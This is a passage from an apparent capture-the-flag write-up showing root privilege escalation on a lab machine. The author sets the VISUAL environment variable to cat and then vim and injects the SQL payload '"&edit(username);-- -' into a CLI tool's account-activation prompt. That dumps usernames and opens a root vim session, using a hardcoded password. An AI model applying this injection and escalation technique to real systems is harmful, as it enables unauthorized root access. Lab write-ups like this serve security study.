Using VISUAL=/usr/bin/cat prints all the usernames.
tom@drive:~$ VISUAL=/usr/bin/cat ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "&edit(username);-- -
Activating account for user '"&edit(username)---'...
adminjamesMasonmartinCruztomHandscrisDiselctflover
If we use vim we can get a vim session as root user.
tom@drive:~$ VISUAL=/usr/bin/vim ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "&edit(username);-- -
Got a vim session opened

Root.